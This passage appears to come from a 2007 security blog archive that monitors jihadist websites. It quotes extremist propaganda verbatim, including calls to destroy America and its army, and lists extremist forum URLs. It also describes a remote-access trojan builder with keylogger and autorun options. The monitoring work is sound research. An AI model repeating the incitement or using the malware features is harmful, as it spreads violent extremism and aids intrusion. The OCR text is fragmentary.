
Presents

Included in the series of the Romans and apostates hell in al-Rafedain land

09. [19]URL

[20]**External URLs**

413



Jihad Fields are Calling!

Allah Send Us To Bring People Out From The Slavery Of The People To The Slavery Of Allah

'Desecration of Allah's House is an offence of Islam and the entire Ummah' Posted by: Mujahid 15 | 4 Aug, 2007

The Press service of the head of Chechnya State distributed an official statement of the President of CRI, Amir of the Caucasus Mujahideen, Dokka Umarov in connection with the admission by Saudi authorities to the holy mosque of "Masjid al-Haram" (Kaaba) in Mecca the ringleader of Chechen apostates, Ramzan Kadyrov.

Read More...

No Comments yet...

Categories

Jihad Fi Sabeelillah | apostate | Islamic World

PAGES UPDATES

12 July 2007

Women & Children of Islam

Images are added to Jihad Wallpapers in The New Section ***Women & Children of Islam***

27 June 2007

Treat For Americans ;)

New Images are added to Jihad Wallpapers in Treat For Americans Section


WISDOM OF QURAN

Fighting is prescribed for you, and you dislike it. But it is possible that you dislike a thing which is good for you, and that you love a thing

10. [21]URL

[22]**External URLs**[23]

414



ونحنُ في عبادٍ وفي جهادْ

The Ignored Puzzle Pieces of Knowledge

About...

The ummah must go back to looking at the world through the lens of Qur'an and Sunnah.

Disclaimer

The blog maintainers are not responsible for any outcome by its reading or content. The blog is kept for educational, research, & media monitoring purposes and not for anything else outside of that. The views expressed are only to enhance discussion, debate, and provoke thought. The contributions posted do not necessarily represent that of the blog maintainers nor are we affiliated with or support any external bodies or entities.

Recent Comments

[illegible] on As-Sahab : A meeting with Mulla...

[illegible] on The Garbage US Army snipes an...

[illegible] on About...

The Garbage US Army snipes an 'Iraaqi child & his intestines spill out August 16, 2007

Posted by inshallahshaheed in United States of Losers, Tāghūt, Shed a tear, Videos, 'Iraq. 1 comment so far

This video is extremely disturbing and graphic.


It shows the result of what a sniper from the US Army did on an 'Iraaqi child. It shows the child moaning in pain and trying to hold it in whilst his intestines slowly trickle out of his body.

Welcome to Democracy.

May Allah kill it and destroy America and wipe out the entire Army and Government! Ameen!

11. [24]URL

[25]**External URLs**[26]



The Saudi Citizenship/Passport is Under My Feet August 14, 2007

Posted by Caravan of Martyrs in Misconception, Misguidance, Nafsfatwa, Deviants, War on Islam, 'Ilm. add a comment

Shaykh Al Mutaz Billah Faaris bin Ahmad bin Jama'an Bin Ali Aal Swail Al Hassani al Zahraani al Azdi

In the name of Allah, the most gracious, most merciful Thank Allah, the Exalted, the Almighty, the Forgiving and the Punishing

May Allah's prayers be upon our Prophet, who taught us pride and dignity. He taught us to challenge the enemy and take the path of the honest people. He taught us to not yield to the Apostates.

Prophet Muhammad is the Imaam of the pious and sincere people. May Allah accept him and his powerful followers, who abjured anybody who contradicted, the good Hanafi, no matter close he was to them. They went around the world, and faced danger in the desert and risked their lives as a proof of this.

They took over lands and countries to get them to worship the only God worthy of the Heavens and Earth.

I, Al Mutaz Billah Faaris bin Ahmad bin Jama'an Bin Ali Aal Swail Al Hassani al Zahraani al Azdi, declare to the whole world that the Saudi citizenship is under my foot. I am not Saudi and I will not recognize this citizenship for anybody. I am Muslim. I read history and did not find in it anything called

Blog Stats

- 15,413 hits

Ask For Firdaws!

Imam Bukhari has reported that Abu Hurayrah said, "In heaven there are one hundred levels which Allah has prepared for those who strive in His Path (the Mujahideen), the difference between two levels is like the difference between heaven and earth, so when you ask Allah, ask for Firdaws!"

Categories of 'Ilm

Select Category


But Who Could Do That?

Narrated Abu Huraira: A man came to Allah's Apostle and said, "Instruct me as to such a deed as equals Jihad (in reward)." He replied, "I do not find such a deed." Then he added, "Can you, while the Muslim fighter is in the battle-field, enter your mosque to perform prayers without cease and fast and never break your fast?" The man said, "But who can do that?" Abu- Huraira added, "The Mujahid is rewarded even for the footsteps of his horse while it wanders bout (for

12. [27]URL

[28]**External URLs**[29]

416



Tuesday, September 05, 2006

As-Sahab Media Present :: An Invitation to Islam

An Invitation to Islam


An As-Sahab Produced Video Featuring Dr. Ayman al-Zawahiri and Azzam the American AKA Adam Gadahn

Azzam the American AKA, introduced and praised by al-Qaeda's number two, Dr. Ayman al-Zawahiri, appears in a forty-eight minute video produced by as-Sahab, an al-Qaeda multimedia production organization, titled, "An Invitation to Islam," which was distributed to the Internet today, Saturday, September 2, 2006. Zawahiri, regarding Gadahn, states: "And as our brother Azzam the American talks to you, he talks to you as one concerned about the fate which awaits his people, and as a perceptive person who wants to lead his people our of darkness into the light. So listen to him, because what he is talking to you about is serious and significant. He is talking to you about the fate which awaits every human, an

13. [30]URL

[31]**External URLs**[32]

417



الجهاد هو الحل

الجهاد هو الحل

المقاومة الصومالية.. تصبح رقماً هاماً في الصراع الإسلامي الأمريكي

نوع التحليل: ماذا يجري في العالم؟ المصدر: وكالة الأخبار الإسلامية / نبأ /

المؤلف: د. محمد مورو التقييم: n/a

مقالات الاسلام

قادة منظمة شنغهاي يطالبون باستقلالية منطقة آسيا الوسطى

دبلوماسي بريطاني: سنكثف تواجدنا العسكري في أفغانستان

محكمة أمريكية تتهم "جوزيه باديلا" بـ "الإرهاب"

انتخابات برلمانية بكازاخستان والمراقبون يعتبرونها "تجميلية"

بعد انتقاد بتعذيب وقتل.. حماس تطلق سراح النائب العام

الثوار الأسرى يدعون "حماس" للعودة إلى الحوار

واشنطن بوست: "المسار

14. [33]URL

[34]**External URLs**[35]

Now, it’s up to your data mining and crawling capabilities.

Related posts:

[36]Cyberterrorism - don’t stereotype and it’s there

[37]Tracking Down Internet Terrorist Propaganda

[38]Arabic Extremist Group Forum Messages’ Characteristics

[39]Cyber Terrorism Communications and Propaganda

[40]Techno Imperialism and the Effect of Cyberterrorism

[41]A Cost-Benefit Analysis of Cyber Terrorism

[42]Current State of Internet Jihad

[43]Characteristics of Islamist Websites

[44]Hezbollah’s DNS Service Providers from 1998 to 2006

418

[45]Full List of Hezbollah’s Internet Sites

[46]Internet PSYOPS - Psychological Operations

[47]Cyber Traps for Wannabe Jihadists

[48]Mujahideen Secrets Encryption Tool

[49]An Analysis of the Technical Mujahid Issue One

[50]An Analysis of the Technical Mujahid Issue Two

[51]Terrorist Groups’ Brand Identities

[52]A List of Terrorists’ Blogs

[53]Jihadists’ Anonymous Internet Surfing Preferences

[54]Samping Jihadist IPs

[55]Cyber Jihadists’ and TOR

[56]A Cyber Jihadist DoS Tool

[57]GIMF Now Permanently Shut Down

[58]Steganography and Cyber Terrorism Communications

1. http://gimfupload.blogspot.com/

2. http://3asfh.net/vb

3. http://www.mooload.com/new/file.php?file=file01/170807/1187360122/3asfh.net_vb.txt&s=t

4. http://alsayf.com/forum

5. http://www.mooload.com/new/file.php?file=file01/170807/1187360435/alsayf.com_forum.txt&s=t

6. http://egysite.com/al2nsar

7. http://www.mooload.com/new/file.php?file=file01/170807/1187360574/egysite.com_al2nsar.txt&s=t

8. http://elshouraa.ws/vb

9. http://www.mooload.com/new/file.php?file=file01/170807/1187360602/elshouraa.ws_vb.txt&s=t

10. http://muslm.net/vb

11. http://www.mooload.com/new/file.php?file=file01/170807/1187360836/muslm.net_vb.txt&s=t

12. http://w-n-n.net/

13. http://www.mooload.com/new/file.php?file=file01/170807/1187360996/w-n-n.txt&s=t

14. http://minbar-sos.com/

15. http://www.mooload.com/new/file.php?file=file01/170807/1187360743/minbar-sos.com.txt&s=t

16. http://radicalmuslim.blogsome.com/

17. http://www.mooload.com/new/file.php?file=file01/170807/1187360924/radicalmuslim.blogsome.com.txt&s=t

18. http://www.hostfilez.com/download.php?file=8199e8d719c46da52324636463ff30f3

19. http://press-release.blogspot.com/

20. http://www.mooload.com/new/file.php?file=file01/170807/1187360877/press-release.blogspot.com.txt&s=t

21. http://mujahidfisabeelillah.wordpress.com/

22. http://www.mooload.com/new/file.php?file=file01/170807/1187360788/mujahidfisabeelillah.wodpress.com.txt&s

=t

23. http://www.hostfilez.com/download.php?file=a7e0e0bc8aa58d2fe6bfbfdfc29a8302

24. http://inshallahshaheed.wordpress.com/

25. http://www.mooload.com/new/file.php?file=file01/170807/1187360658/inshallahshaheed.wordpress.com.txt&s=t

26. http://www.hostfilez.com/download.php?file=f2343e36c78671cf459b27df4af92a1e

27. http://caravanofmartyrs.wordpress.com/

28. http://www.mooload.com/new/file.php?file=file01/170807/1187360498/caravanofmartyrs.wordpress.com.txt&s=t

29. http://www.hostfilez.com/download.php?file=93baaf04ed1fb8cf6ef6c599d6f5bd24

30. http://almagribi.blogspot.com/

31. http://www.mooload.com/new/file.php?file=file01/170807/1187360365/almagribi.blogspot.com.txt&s=t

32. http://www.hostfilez.com/download.php?file=d44e0d44fbf43eed2e1aaf43829af444

33. http://alkarnee.wordpress.com/

34. http://www.mooload.com/new/file.php?file=file01/170807/1187360254/alkarnee.wordpress.com.txt&s=t

35. http://www.hostfilez.com/download2.php?a=68f698f423558bf74148a4977fe23e2b&b=e8fef976f2498e1df37aec8096f83

ca5

36. http://ddanchev.blogspot.com/2005/12/cyberterrorism-dont-stereotype-and-its.html

37. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

38. http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html

39. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

40. http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html

41. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

42. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

43. http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html

44. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

45. http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html

46. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

47. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

48. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

49. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

50. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

51. http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html

52. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

53. http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html


54. http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html

55. http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html

56. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

57. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

58. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html



Server Build

Connection

IP/DNS 127.0.0.1

Password admin

Client Port 197 Transfer Port 200

Passfrase begins with A

Server ID Default

Installation

□ Copy file to: ○ Windows Folder ○ System32 Folder ○ Program Folder
□ Autorun
□ Keylogger
□ Melt

Build

Status: Idle Connections: 0 Port: 0 : 0

RATs or Malware? (2007-08-20 14:36)

After the [1]Shark 2 DIY Malware got the publicity it deserved as perhaps the most recent and publicly obtainable

[2]DIY malware, another DIY RAT has been gaining popularity amoung the script kiddies crowd for a while. Shark 2’s

features and capabilities for "killing" anti virus software and tricking sandboxes are far more advanced than this RAT’s one, no doubt about it. However, what makes an impression in this one is the built-in capability to check the latest server against the most popular anti virus software engines.

